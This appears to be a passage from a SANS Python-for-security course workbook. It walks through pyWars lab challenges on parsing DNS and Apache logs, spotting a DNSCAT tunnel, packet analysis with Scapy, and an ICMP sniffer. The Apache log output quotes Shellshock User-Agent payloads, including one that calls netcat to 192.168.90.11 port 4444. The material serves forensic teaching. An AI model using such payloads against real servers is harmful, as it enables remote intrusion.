
Objectives

- pyWars challenges 56–60 will help you solidify using regular expressions to parse data
- Completing all of these labs requires approximately 1.5 hours, but 1.5 hours is not provided! You will have to choose one or two
- But you have more challenges you can work on later! All of these are in your local VM copy of the pyWars server
- Brand new to coding? Pick one of the following challenges

Lab Description

Now it is your turn. Complete pyWars challenges 56–60. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, do as many as you can! There are even more challenging ones that are not covered in the course material.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
Type "help", "copyright", "credits" or "license" for more  
information.  
>>>
```

```
>>> import pyWars  
>>> d = pyWars.exercise()  
>>> d.login("username", "password")
```

No Hints Challenge

Now it is your turn. Complete pyWars challenges 56–60. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, go as far as you can! There are even more challenging ones that are not covered in the course material.

Full walkthroughs start on the next page.

Full Walkthrough: Question 56

The first thing to do is import the re module. Then examine the question and data as shown below:

```
>>> import re
>>> d.question(56)
'The data() contains the filename of a BIND DNS log and a host name.
Open the file specified from the /home/student/Public/log/dnslogs
directory. The answer is a sorted list of all the client IP
addresses in the specified log file that queried that host.'
>>> d.data(56)
('14.log', 'www.yahoo.com')
```

In this scenario, you have just been informed that a well-known website on the internet was used by attackers to spread malware. You must identify every IP address that queried that host, so you do forensics on those machines to determine if they have been compromised. This question asks you to open a specific DNS log file and find all the IP addresses that looked up a specific hostname. The .data() method is a tuple with both the log file and a hostname. You can put those in two variables like this:

```
>>> logname, hostname = d.data(56)
>>> print(logname, hostname)
15.log google.com
```

Then we read the file by creating a path and calling .read_text() method. The contents of the file are stored in the variable "logfile". Then slice off some characters just so we can see what the data looks like.

```
>>> import pathlib
>>> fpath = pathlib.Path("/home/student/Public/log/dnslogs") / logname
>>> logfile = fpath.read_text()
>>> logfile[:120]
'01-Apr-2015 11:00:00.086 client 201.115.103.117#60888: query:
www.coolhouseplans.com IN A + ((8.8.8.8))\n01-Apr-2015 11:0'
```

You need a regular expression to find the hostnames and the client IP address in that line of the log. You can assume any grouping of digits and periods between 7 and 15 in length appearing after the word client is an IP. It is not horribly precise, but it will work perfectly for an entry in a DNS log. The hostname is a string between "query": and "IN". Hostnames do not contain spaces, so grab all the characters that are not a space (\S+).

To test it, try the regular expression on the first line in the log because we just looked at line 1 in the log file. Hmm. In the previous line, we forgot to store the first line in a variable. That's okay. Remember that Python stores the results of the previous command in a variable named _. So, assuming you haven't typed anything else since the `logfile[:120]` above, let's have the regular expression parse it:

```
>>> re.findall(r"client ([\d.]{7,15}).*?query: (\S+) IN", __)
[('55.120.153.247', 'docs.google.com')]
```

It worked! We have a tuple with the client IP and the hostname it looked up. The log file is pretty small, so we can read the entire thing into a string. Then `findall` will give us a list of tuples containing the host and associated client IP. Try it on the entire file and look at the first two entries. This answer is just a matter of building a list of the client IP addresses that are associated with the correct host. These lines should do it:

```
>>> client_host_pairs = re.findall(
...     r"client ([\d.]{7,15}).*?query: (\S+) IN", logfile)
>>> client_host_pairs[:2]
[('55.120.153.247', 'docs.google.com'),
 ('49.220.209.195', 'image-store.slidesharecdn.com')]
```

Let's put that into the function to solve this challenge.

```
>>> def doanswer56(logtuple):
...     logname, hostname = logtuple
...     fpath = pathlib.Path(
...         "/home/student/Public/log/dnslogs") / logname
...     logfile = fpath.read_text()
...     client_host_pairs = re.findall(
...         r"client ([\d.]{7,15}).*?query: (\S+) IN", logfile)
...     return sorted([ip for ip, host in client_host_pairs
...                  if host == hostname])
...
>>> doanswer56(x)
['113.114.203.149', '115.248.28.26', '136.60.90.120',
 '155.223.255.111', '176.143.26.139', '209.234.47.107',
 '239.180.247.40', '49.250.234.62', '6.99.224.96', '68.145.61.175']
```

Now you can use this function to solve the challenge:

```
>>> d.answer(56, doanswer56(d.data(56)))
'Correct!'
```

Full Walkthrough: Question 57

Then examine the question and a sample of the data, as shown below:

```
>>> d.question(57)
'The data() contains a tuple with two values. It contains a filename
of a BIND DNS log and a target length. Open the file specified from
the /home/student/Public/log/dnslogs directory. Submit the number of
hostnames that have a length greater than the target length.'
>>> d.data(57)
('17.log', 70)
```

In this scenario, we have to check our DNS logs to see if we have any hostnames whose length is greater than the integer specified in the second position of the data. For example, in the data sample above, we search through "17.log" to find any host that is more than 70 characters in length. Long hostnames are a strong indicator of an automated process using the hostname. Open the log file and take a look at your data.

```
>>> logfile, tgt_len = d.data(57)
>>> log_content = pathlib.Path("/home/student/Public/log/dnslogs/" +
...     logfile).read_text()
>>> log_content[:100]
'01-Apr-2015 14:00:00.066 client 219.48.90.241#63829: query:
fbexternal-a.akamaihd.net IN A + ((8.8.8'
```

We need a regular expression to collect every hostname between the word "query:" and "IN".

```
>>> hostnames = re.findall(r"query: (.*) IN", log_content)
>>> hostnames[:4]
['fbexternal-a.akamaihd.net', 'ping3.teamviewer.com', 'www.res-
x.com', 'docs.google.com']
```

Now you can use a for loop to go through all of the hostnames and add any host that has a length greater than the target length to a new list. Then check the length of that new list.

```
>>> long_hosts = []
>>> for each_host in hostnames:
...     if len(each_host) > tgt_len:
...         long_hosts.append(each_host)
...
>>> len(long_hosts)
44
```

Now we can put each of those steps into a function that we can call and submit our answer.

```
>>> def answer57(thedata):
...     log_file, tgt_len = thedata
...     file_content=pathlib.Path(r"/home/student/Public/log/dnslogs/"
...                             + log_file).read_text()
...     all_hosts = re.findall(r"query: (.*) IN", file_content)
...     answer = []
...     for each_host in all_hosts:
...         if len(each_host) > tgt_len:
...             answer.append(each_host)
...     return len(answer)
...
>>> d.answer(57, answer57(d.data(57)))
'Correct!'
```

Points are great, but now let us use this technique to find indicators of an attack in the logs. Use your function to count the hosts longer than 70 characters in each of the logs.

```
>>> answer57(("10.log",70))
72
>>> answer57(("11.log",70))
305
>>> answer57(("12.log",70))
39
>>> answer57(("13.log",70))
85
>>> answer57(("14.log",70))
38
>>> answer57(("15.log",70))
4223
```

WOW. 15.log has a huge number of long hostnames. Take a closer look at that. In this next step, we will read the contents of file 15.log. Then we will use a regular expression containing "`(\S{70,})`" that will only find hostnames that are at least 70 non-whitespace characters long.

```
>>> lpath = pathlib.Path("/home/student/Public/log/dnslogs/15.log")
>>> file_content = lpath.read_text()
>>> longhosts = re.findall(r"query: (\S{70,}) IN", file_content)
>>> longhosts[0]
'4608.01.4238.5161.4253.4d6963726f736f66742057696e646f.7773205b5665727
3696f6e20362e33.2e393630305d0d0a28632920323031.33204d6963726f736f66742
0436f72.706f726174696f6e2e20416c6c2072.69676874732072657365727665642e.
0d0a0d0a433a5c5573.lookup.myokdomain.com'
```

This looks like a DNSCAT command and control channel. If it is DNSCAT, then we can HEX decode on the long portions of this "hostname" starting in the 5th section. The first 5 period-delimited sections are used by DNSCAT for signaling. Pull out other portions of the hostname, join them together, and decode them.

```
>>> longhosts[0].split(".") [5:-3]
['4d6963726f736f66742057696e646f', '7773205b56657273696f6e20362e33',
 '2e393630305d0d0a28632920323031', '33204d6963726f736f667420436f72',
 '706f726174696f6e2e20416c6c2072', '69676874732072657365727665642e',
 '0d0a0d0a433a5c5573']
>>> "".join(longhosts[0].split(".") [5:-3])
'4d6963726f736f66742057696e646f7773205b56657273696f6e20362e332e3936303
05d0d0a2863292032303133204d6963726f736f667420436f72706f726174696f6e2e2
0416c6c207269676874732072657365727665642e0d0a0d0a433a5c5573'
>>> import codecs
>>> codecs.decode("".join(longhosts[0].split(".") [5:-3]), "hex")
b'Microsoft Windows [Version 6.3.9600]\r\n(c) 2013 Microsoft
Corporation. All rights reserved.\r\n\r\nC:\\Us'
```

The Windows command prompt copyright was being transmitted inside DNS hostnames! That's bad! Write a little function to decode and display all the strings in the hacker's entire session.

```
>>> def dnscat_decode(host):
...     return codecs.decode("".join(host.split(".") [5:-3]), "hex")
...
>>> print(b"" .join(map(dnscat_decode, longhosts)).decode())
```

When you press enter, you see that user "mark" is obviously compromised or up to no good.

Full Walkthrough: Question 58

Query the question and a sample of the data.

```
>>> d.question(58)
"Submit a list of all the host from the data() that have a freq
'average probability' which is less than that one."
>>> d.data(58)
['sourceforge.net', 's0.2mdn.net', 'p.pfx.ms',
'services.addons.mozilla.org', 'www.7-zip.org', 'exams.giac.org',
'193-149-68-220.drip.trouter.io', 'static.adzerk.net',<TRUNCATED>]
```

Your data will likely be longer than what is shown. This challenge requires that we use the freq module to identify the host with an average probability less than one. To import freq, you will first have to add the directory containing the module to Python's module search path stored in `sys.path`. Import the FreqCounter and create a variable named "fc" that will hold your FreqCounter object. Next load a frequency table and test it out to make sure it is working.

```
>>> import sys
>>> sys.path.append(r"/home/student/Public/Modules/freq")
>>> from freq import FreqCounter
>>> fc = FreqCounter()
>>> fc.load(r"/home/student/Public/Modules/freq/freqtable2018.freq")
>>> fc.probability("google.com")
(6.6009, 5.0887)
>>> fc.probability("lj23oxkg")
(0.8147, 0.116)
```

Perfect. It looks like it is working properly. Remember, anything less than 5 for the "average probability" or 4 for the "word probability" is probably worth looking at. Now you could map the probability function across the data like this:

```
>>> list(map(fc.probability, d.data(58)))
[(7.6244, 5.6808), (1.7321, 2.5535), (0.7624, 0.8382), (3.8869,
5.6608), (7.2967, 6.6822), (6.2758, 6.263), (2.3936, 2.9463),
(2.7897, 2.8705), (5.5248, 6.7856), (7.2681, 6.4481), (4.506,
4.8535), (8.1873, 5.6414), (5.8695, 5.9832), <TRUNCATED> ]
```

Again, your output will likely be longer, as this is truncated. Here freq has scored both the "average probability" (first position in the tuple) and the "word probability" (second position in the tuple). Our task is to identify all of the hosts with an "average probability" that is less than one.

Use a for loop to score each of the hosts and identify the ones that are less than one.

```
>>> answer = []
>>> for eachhost in d.data(58):
...     if fc.probability(eachhost) [0] < 1:
...         answer.append(eachhost)
...
>>> answer
```

Now turn that into a function and submit the answer for another point!

```
>>> def low_probability(thedata):
...     answer = []
...     for eachhost in thedata:
...         if fc.probability(eachhost) [0] < 1:
...             answer.append(eachhost)
...     return answer
...
>>> low_probability(d.data(58))
['p.pfx.ms', 'a.gfx.ms', 'www.nfl.biz']
>>> d.answer(58, low_probability(d.data(58)))
'Correct!'
```

Well done.

Full Walkthrough: Question 59

Now let's grab Question 59:

```
>>> d.question(59)
'The data() contains a client IP address. Parse all of the DNS log
files in /home/student/Public/log/dnslogs and return a sorted list
of all the hostnames that were queried by that client. Do not
eliminate duplicates.'
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(59)
>>> x
'119.5.223.148'
```

This next question asks us to parse ALL of the DNS logs and return a sorted list of all the hostnames queried by a specific client IP. This is similar to an earlier question, but we are filtering based on the client IP instead of on the hostname. The other thing that is different is that we have to go through all of the log files instead of just one.

To go through all of the DNS logs, we need a list of all of the DNS log filenames.

`pathlib.Path().glob()` returns a list of all files and directories in a given directory. In this case, it has no subdirectories. We can open the log and read the entire contents into a string (the example below uses `fdata`) using the `.read_text()` method. We could use the same regular expression as the last question and tuples of IP addresses and hostnames, but let's change it up a little for fun. This time we can build a regular expression that incorporates the IP address we are looking for and store it in a variable named `regex`. Now `re.findall(regex, fdata)` will return a list of all the hostnames in the current file. As we step through each of the DNS log files, we use that regular expression to get a list of all the hostnames and add them to our list stored in the variable '`answer`'. Then we sort the results and we have our answer!

```
>>> def doanswer59(clientip):
...     answer = []
...     dns_logs = pathlib.Path("/home/student/Public/log/dnslogs")
...     for file_name in dns_logs.glob("*"):
...         file_text = file_name.read_text()
...         regex = r"client %s.*?query: (\S+) IN" % (clientip)
...         answer.extend(re.findall(regex, file_text))
...     return sorted(answer)
...
>>> doanswer59(x)
['235.24.254.169.in-addr.arpa']
```

In this example, notice that we used a list method that we have not previously discussed. The `.extend()` method will add the individual items in the list returned by `re.findall` to the list 'answer' and not the list itself. This is equivalent to:

```
>>> answer = answer + re.findall(regex, file_text)
```

Don't forget to submit your answer for those sweet, sweet points:

```
>>> d.answer(59, doanswer59(d.data(59)))
'Correct!'
```

Full Walkthrough: Question 60

Read your next question and an example of the data.

```
>>> d.question(60)
'Find the nth most frequently occurring User-Agent String in the log
file /home/student/Public/log/apache2/access.log where n is the
integer returned by the data method.'
>>> d.data(60)
5
```

This question wants us to find the nth most frequently occurring User-Agent string in an Apache log file. The first thing we need to do is create a Path() and read the content of the log file:

```
>>> fpath = pathlib.Path("/home/student/Public/log/apache2/access.log")
>>> logfile = fpath.read_text()
```

A quick Google search will reveal that the user agent string is usually the last thing on the line in a logfile. A visual inspection of the log shows that in fact the user agent is the last item.

```
>>> logfile[:150]
'192.168.90.170 - - [08/Oct/2014:03:51:58 -0400] "GET / HTTP/1.1"
200 483 "-" "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36
(KHTML, like Gecko'
```

We need a regular expression to capture everything between the last set of double quotes on each line in the log file.

```
regex = r'[\d.]+.*?\[.*?\] ".*?" \d+ \d+ ".*?" "(.*?)"'
```

This regular expression matches on the entire line, but the group pulls out the item between the last quotes. We can then take that list of all the User-Agent strings and give that to a Counter() dictionary to count them up.

```
>>> from collections import Counter
>>> c = Counter()
>>> regex = r'[\d.]+.*?\[.*?\] ".*?" \d+ \d+ ".*?" "(.*?)"'
>>> c.update(re.findall(regex, logfile))
```

The Counter() dictionary has a method, most_common(), which will help us out. The most_common(10) method returns a list of tuples for the top 10 most common User-Agent strings in SEC573 – © 2020 Mark Baggett

order of their occurrence. Each tuple contains the User-Agent string in position 0 and its count in position 1.

```
>>> c.most_common(10)
[('Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/37.0.2062.124 Safari/537.36', 204), ('Mozilla/5.0
(X11; Linux x86_64; rv:24.0) Gecko/20140903 Firefox/24.0
Iceweasel/24.8.0', 35), ('curl/7.26.0', 5), ('Apache/2.2.22 (Ubuntu)
(internal dummy connection)', 3), ('() { :; }; /bin/nc 192.168.90.11
4444', 2), ('() { :; }; /bin/ping 192.168.90.11', 1)]
```

Now we just need to look up the tuple in that list at position d.data(60) and pull the User-Agent string from position 0 in the tuple (position 1 has the count). Since the most frequently occurring User-Agent string is in offset 0 in the list, we have to retrieve the item in position d.data(60) minus one in the most_common() list.

```
>>> d.answer(60, c.most_common(10)[int(d.data(60))-1][0])
'Correct!'
```

Lab Conclusions

In this lab, we worked with log files to do the following:

- Read DNS logs to find which hosts queried a particular hostname
- Find a DNSCAT command and control channel based on long hostname
- Find a c2 hostname based on the frequency score
- Find every host that a specific IP address queried
- Extract User-Agent strings from apache http logs to find the most common

© SANS Institute 2020

Exercise 3.4: pyWars Packet Analysis

Objectives

- pyWars challenges 62–65 are packet analysis challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges

Lab Description

It is time for more labs. In this section, you will complete some packet analysis labs. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pyWars server or for students who worked through the material at a faster pace.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **essentials-workshop** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/  
$ python3  
Python 3.6.8 (default, Jan 14 2019, 11:02:34)  
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux  
Type "help", "copyright", "credits" or "license" for more  
information.  
>>>
```

```
>>> import pyWars  
>>> d = pyWars.exercise()  
>>> d.login("username", "password")  
>>>
```

To complete these challenges, you will have to import Scapy into your pyWars session. You can do that by typing the following into your pyWars session.

```
>>> from scapy.all import *  
>>>
```

If you receive a WARNING about IPv6 not having a default route, you can ignore it. We won't be using IPv6 in this lab.

No Hints Challenge

Now it is your turn. Complete pyWars challenges 62–65. If you are brand new to Python, you should expect to finish one or two of these exercises. If you have coded before, then keep going as far as you can. There are even more challenging ones that are not covered in the course material in the CTF.

Full walkthroughs start on the next page.

Full Walkthrough: Question 62

The first thing to do is to show the question, as shown below:

```
>>> d.question(62)
"The data() method will return a string that you must convert to a
scapy packet by calling 'somevar = Ether(.data())'. Then extract the
TCP Sequence number and submit it as the answer."
```

Let's get a sample of the data and convert it as suggested in the question. You need to convert the data to a packet by passing it to the `Ether()` function:

```
>>> somevar = Ether(d.data(62))
>>> somevar
<Ether dst=ff:ff:ff:ff:ff:ff src=00:00:00:00:00:00 type=0x800 |<IP
version=4L ihl=5L tos=0x2f len=40 id=36438 flags=MF+evil frag=0L
ttl=119 proto=tcp cksum=0x283a src=0.0.0.0 dst=19.203.217.69
options=[] |<TCP sport=44834 dport=51024 seq=2594876856L
ack=3491979383L dataofs=5L reserved=6L flags=FSRPAE window=5734
cksum=0x15f0 urgptr=41133 |>>>
```

Now that it is a Scapy packet, we can use the Scapy [Layer] and `.fields` to access the sequence number. To get the TCP sequence number, we grab the `.seq` field from the [TCP] layer.

```
>>> somevar[TCP].seq
2594876856L
```

Excellent! Let's wrap this all in a function so we can submit an answer:

```
>>> def doanswer62(thedata):
...     pkts = Ether(thedata)
...     return pkts[TCP].seq
...
>>>
```

Now you can use this function to solve the challenge:

```
>>> d.answer(62, doanswer62(d.data(62)))
'Correct!'
```

Now let's grab Question 63:

```
>>> d.question(63)
"The data() method will return a string that you must convert to a
scapy packet by calling 'somevar = Ether(.data())'. Submit the
payload of the packet."
```

Let's get a sample of the data and convert it to a packet as before:

```
>>> somevar = Ether(d.data(63))
>>>
```

Look at the question and grab a sample of the data. Then convert the data to an Ethernet packet. The payload of the packet is always in the Raw layer in the .load field:

If only one of the layers has a field named load, then you can extract the payload by just asking for the .load field like this:

```
>>> somevar.load
'are you having fun4275464'
```

However, you don't know what fields may exist in a packet, so you should always be specific. The Raw layer will contain the packet payload:

```
>>> somevar[Raw].load
'are you having fun4275464'
```

Query a new data item and extract its [Raw].load field:

```
>>> d.answer(63, Ether(d.data(63))[Raw].load)
'Correct!'
```

Full Walkthrough: Question 64

Grab the question as before:

```
>>> d.question(64)
"The data() method will return a list of strings that you must
convert to a Scapy PacketList by calling 'somevar =
scapy.plist.PacketList([Ether(x) for x in .data()])'. Then extract
the flag that is embedded in the ICMP payloads and submit it as a
string."
```

Let's get a sample of the data and convert it, as suggested in the question. Then we can print it to see what the data looks like:

```
>>> pkts = scapy.plist.PacketList([Ether(x) for x in d.data(64)])
>>> pkts
<PacketList: TCP:0 UDP:0 ICMP:23 Other:0>
```

In this data sample, we have 23 ICMP packets. Yours may be different. Just look at the first one by slicing it off. Then look at its [Raw].load:

```
>>> pkts[0]
<Ether dst=00:0d:b9:27:07:80 src=00:0c:29:25:6c:15 type=0x800 |<IP
version=4L ihl=5L tos=0x0 len=84 id=39463 flags=DF frag=0L ttl=64
proto=icmp cksum=0x84e5 src=10.10.10.140 dst=10.10.10.10 options=[]
|<ICMP type=echo-request code=0 cksum=0xcfd4 id=0x717a seq=0x1
|<Raw load='s' |>>>
>>> pkts[0][Raw].load
's'
```

The first packet contains the letter s. Try joining all of the payloads together:

```
>>> def doanswer64(inlist):
...     pkts = scapy.plist.PacketList([Ether(x) for x in inlist])
...     return b"".join([x[Raw].load for x in pkts]).decode()
...
```

Then try to submit it as your answer:

```
>>> d.answer(64, doanswer64(d.data(64)))
'Correct!'
```

Full Walkthrough: Question 65

Now let's look at Question 65:

```
>>> d.question(65)
'Read /home/student/Public/packets/web.pcap Commands are embedded
in the packet payloads between the tags <command> and </command>.
The .data() method will give you a command number. Submit that
command as a string as the answer. For example if .data() is a 5
you submit the 5th command that was transmitted. Ignore blank
commands (ie <command></command>).'
```

This question wants us to retrieve a specific command that was transmitted inside a network packet. We are told the command is between two tags in the file. The command will be between the tag <command> and the tag </command>. The data method gives us a command number, and we return that command after parsing it out of the pcap.

Let's retrieve all the payload data by calling `rdpcap` and then extracting all the strings inside of the `[Raw].load` fields.

```
>>> pkts = rdpcap("/home/student/Public/packets/web.pcap")
>>> allpayloads = b"".join(
...     [x[Raw].load for x in pkts if x.haslayer(Raw)])
>>>
```

Here we store the entire payload of the pcap in a variable called 'allpayloads'. This works just fine because this packet only contains a single HTTP session. If we had multiple sessions, we would want to use Scapy's `.sessions()` method to reassemble them into multiple packet lists for us.

Now we need to write a regular expression to pull out the commands. You might like to see what one of those looks like before writing a regex for it. The `.index(b"<command>")` instruction will retrieve the location of the first instance of a command in the file.

```
>>> allpayloads.index(b"<command>")
233756
```

It finds one at index 233756. So we slice out a few characters around it, and we can see the first command in the session is blank.

```
>>> allpayloads[233750:233800]
b'lient><command></command><sessionid></sessionid><v'
```

That isn't much help when writing a regex, so let's look at the next entry in the file.

There isn't an `.index()` method to find the second occurrence of a string, but here is a trick I often find useful to find the second occurrence of a string:

The `.replace()` method will take a third parameter that indicates how many occurrences of a string we want to replace. For example, if we want to replace only two of the As in the string "A B A B A B" with the number 1, we could do this:

```
>>> "A B A B A B".replace("A","1",2)
'1 B 1 B A B'
```

This, combined with `index`, can help us. If we run

`allpayloads.replace(b"<command>", b"XXXXXXXXXX", 1)`, it will replace the first instance of the bytes "`<command>`" with 9 capital X's. To get the correct index, we should replace it with the same number of characters. That is, `<command>` is nine characters, so we replace it with nine X's. Then we can use `index` to find the second occurrence.

```
>>> allpayloads.replace(b"<command>", b"XXXXXXXXXX", 1).index(b"<command>")
236239
>>> allpayloads[236239:236300]
b'<command>turn%20on%20light</command><sessionid>Rk9STQAAAPZJRL1'
```

Slicing out the second command shows us the command `turn%20on%20light`. Now that we have seen one of the strings, we can put together a simple regular expression to retrieve the strings between the command tags.

```
>>> cmds = re.findall(b"<command>(.*?)</command>", allpayloads)
>>> cmds[0]
b'turn%20on%20light'
```

That regular expression retrieves all the commands. Because we have to ignore blank commands, we use the regular expression `".+?"` instead of `".*?"`. `*` is 0 or more, and `+` is 1 or more. Then we just look up the command from the list that is returned from `re.findall` to get the correct command. This challenge could provide the answers to life, the universe, and everything!

```
>>> d.answer(65, cmds[d.data(65)-1].decode())
'Correct!'
```

Lab Conclusions

We worked with pyWars challenges 62–65 to focus on working with and analyzing packets

- You can now extract TCP sequence numbers
- Convert RAW data into a `scapy` packet
- Extract a payload from ICMP packets
- Extract information from web traffic

© SANS Institute 2020

Exercise 4.1: Parsing Data Structures

Objectives

- Write a network forensics artifact parser—that is, a sniffer!
- Complete the ICMP parser for the sniffer

Lab Description

The ICMP header has two 1-byte fields. The first is the **ICMP** type code. This is used to identify the type of **ICMP** packet being transmitted. A type of 8 is your standard **PING** request. A type of 0 is the reply to a **PING**. If the type is a 3, then it means a packet transmitted could not reach its host, and the second byte will tell you why. The second byte is the **ICMP** code that provides more information about the packet and is dependent on the type code. For example, type 3 code 0 means the network was not reachable. Type 3 code 1 means the host was not reachable.

What struct character will interpret a single byte as an unsigned integer? You will need two of those to interpret the **ICMP** header. The next field is a 2-byte checksum. What struct character will interpret 2 bytes as an unsigned integer? You will need one of those. The rest of the packet is the data. Sometimes you need to parse the data for additional information, but for a basic parser, you can parse this with a four-character struct string (including the ! to indicate it is big endian). Do you know what they are? Good. Let's do a lab.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The first step is to change to the **apps** directory and have a look at **sniff.py**:

```
$ cd /home/student/Documents/pythonclass/apps/  
$ gedit sniff.py &
```

No Hints Challenge

Now it is your turn. Write an **ICMP** parser to extract the header information from the network. If you need help understanding the **ICMP** header and how to interpret it, refer to the previous page, where it was discussed. The notes should be useful to you. After parsing the ICMP header, look at the ICMP TYPE and identify packets as a ping **REQUEST**, **REPLY**, or **UNREACHABLE**. If it was **UNREACHABLE**, then you should also print the code. You can begin by using your favorite editor to open "sniff.py" from the apps directory. For example:

```
$ gedit ~/Documents/pythonclass/apps/sniff.py &
```

After you have made your changes, run the script with root access:

```
student@573:~$ sudo su -
[sudo] password for student: <type password here>
```

Then run it as root:

```
root@573:~# python /home/student/Documents/pythonclass/apps/sniff.py
ETH: SRC:000db9270780 DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.226 DST:10.10.10.10 - ICMP
UNSUPPORTED PROTOCOL FOUND: ICMP
ETH: SRC:000c29758714 DST:000db9270780 TYPE:0x800
IP: SRC:10.10.10.10 DST:10.10.75.226 - ICMP
UNSUPPORTED PROTOCOL FOUND: ICMP
```

Complete the ICMP decoder so the output looks like below:

```
root@573:~# python /home/student/Documents/pythonclass/apps/sniff.py
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
IP: SRC:10.10.10.10 DST:10.10.75.120 - ICMP
ICMP - PING REPLY SRC:10.10.10.10 DST:10.10.75.120
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
```

Full walkthrough starts on the next page.

We first need to complete the sniffer. Find the code as shown here:

```
elif embedded_protocol == "ICMP":
    #ICMP Header = Type 1 byte, Code 1 byte,
    #checksum 2 bytes, data 4 bytes
    #If only someone would please write this!
    print("UNSUPPORTED PROTOCOL FOUND: ICMP")
    pass
```

This is the code section we need to complete to make our sniffer work. Based on the **TYPE** of the **ICMP** packet, it should display **PING REQUEST** or **PING RESPONSE**. It should also print the associated **SRC** and **DST** IP address. If it is an unreachable type, then you can simply print **UNREACHABLE**, the **SRC**, **DST**, and associated **CODE**. All of the encapsulating protocols have been removed, and the variable **embedded_data** contains the bytes that make up the ICMP layer. The ICMP header will be in the first 4 bytes of that variable. The ICMP header is made of a 1-byte type, a 1-byte code, and a 2-byte checksum. Using struct to unpack **embedded_data[:4]** with a struct string of "**!BBH**" will give you the pieces you need.

One possible solution is shown below and saved in the file "sniff-final.py":

```
elif embedded_protocol == "ICMP":
    (icmp_type, icmp_code, icmp_chksum) = struct.unpack(
        r'!BBH', embedded_data[:4])
    if icmp_type==0:
        print("ICMP - PING REPLY SRC:{0} DST:{1}".format(srcip, dstip))
    elif icmp_type==3:
        print("ICMP - UNDELIVERABLE SRC:{0} DST:{1} CODE:{2}".format(
            srcip, dstip, icmp_code))
    elif icmp_type==8:
        print("ICMP - PING REQUEST SRC:{0} DST:{1}".format(srcip, dstip))
```

With this in place, we can test it out.

In one terminal, you need to run a **PING** command. For example, you can **PING** the pyWars server.

```
$ ping 10.10.10.10
```

In another terminal, run the script using root access. First, elevate to root:

```
student@573:~$ sudo su -
[sudo] password for student: <type password here>
```

Now as root, you can run the sniffer:

```
root@573:~# python /home/student/Documents/pythonclass/apps/sniff.py
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
ICMP - PING REQUEST SRC:10.10.75.120 DST:10.10.10.10
ETH: SRC:000c29758714 DST:005056f3576e TYPE:0x800
IP: SRC:10.10.10.10 DST:10.10.75.120 - ICMP
ICMP - PING REPLY SRC:10.10.10.10 DST:10.10.75.120
ETH: SRC:005056f3576e DST:000c29758714 TYPE:0x800
IP: SRC:10.10.75.120 DST:10.10.10.10 - ICMP
```

If the flow of traffic is too fast for you to read, you can press **CONTROL-S** to pause the output of the program. When you want to restart it, you can hit **CONTROL-Q**.

Lab Conclusions

You could have completed this lab in many possible ways. Here is one example. The struct string " !BBH" interprets that the header is big endian, 1 byte, 1 byte, followed by 2 bytes. Because you know this is going to return three items as a tuple, you can directly assign them to a variable by putting three variables on the left side of the equal sign. Then it is just a matter of processing the packets.

What you do with the packets after you have your payloads will depend on your needs. In this case, we just interpret and print the payloads. In the example of Word documents, images, and other forensics artifacts, we can either parse that or look for a Python module that already understands that data type.

This page intentionally left blank.

Objectives

- You will now complete an image-forensics challenge to illustrate just how easy libraries like PIL make accessing known data types like JPG
- `~/Public/images/` contains two subdirectories:
 - `sans-images`: images from the SANS website with no GPS EXIF data
 - `icanstalku-images`: images from icanstalku.com with GPS info
- You will be completing `image-forensics.py`, which is sitting in the `apps` directory

Lab Description

The program will display data about all of the images in a directory. The program will find all of the `.jpg` files in a directory you specify using the `GLOB` module. Depending on the options provided, it will print the EXIF data, print a Google Maps link to the coordinates in the image, or display the images on the screen. A portion of this program has already been written for you. It already has the capability to print the EXIF data and Google Maps links. You will just need to write the code required to resize the images and display them to the screen. If you get stuck, a completed version of the program called `image-forensics-final.py` is provided for your reference.

Lab Setup

Log in to Security573 VM:

- Username: `student`
- Password: `student`

Open a terminal by double-clicking the desktop icon.



The first step is to change to the `apps` directory and have a look at `image-forensics.py`:

```
$ cd /home/student/Documents/pythonclass/apps/  
$ gedit image-forensics.py &
```

Let's take a look at what the program already does. In another terminal, run the following:

```
$ python image-forensics.py --help
usage: image-forensics.py [-h] [-d] [-m] [-e] [-p] image_directory

positional arguments:
  image_directory  A file path containing images to process

optional arguments:
  -h, --help        show this help message and exit
  -d, --display    Display the image
  -m, --maps        Print google maps links
  -e, --exif        Display the exif data
  -p, --pause       Pause after each image
```

This is what the program currently does. It has a help menu. Thank you, argparse! The command line option `-p`, or `--pause`, will pause until you press Enter between each image it processes. The `-m`, or `--maps`, option will generate a link to Google Maps for the GPS coordinates in the image metadata. The `-e`, or `--exif`, option will print all of the EXIF data that is embedded in the image. The only option that doesn't work is `-d`, or `--display`. Right now, if you use that option, it just prints a message that says the feature has not been written yet.

```
$ python image-forensics.py -d /home/student/Public/images/sans-images/
[*] Processing file /home/student/Public/images/sans-images/127.jpg
Displaying images has not been written yet.
```

You will be fixing that issue!

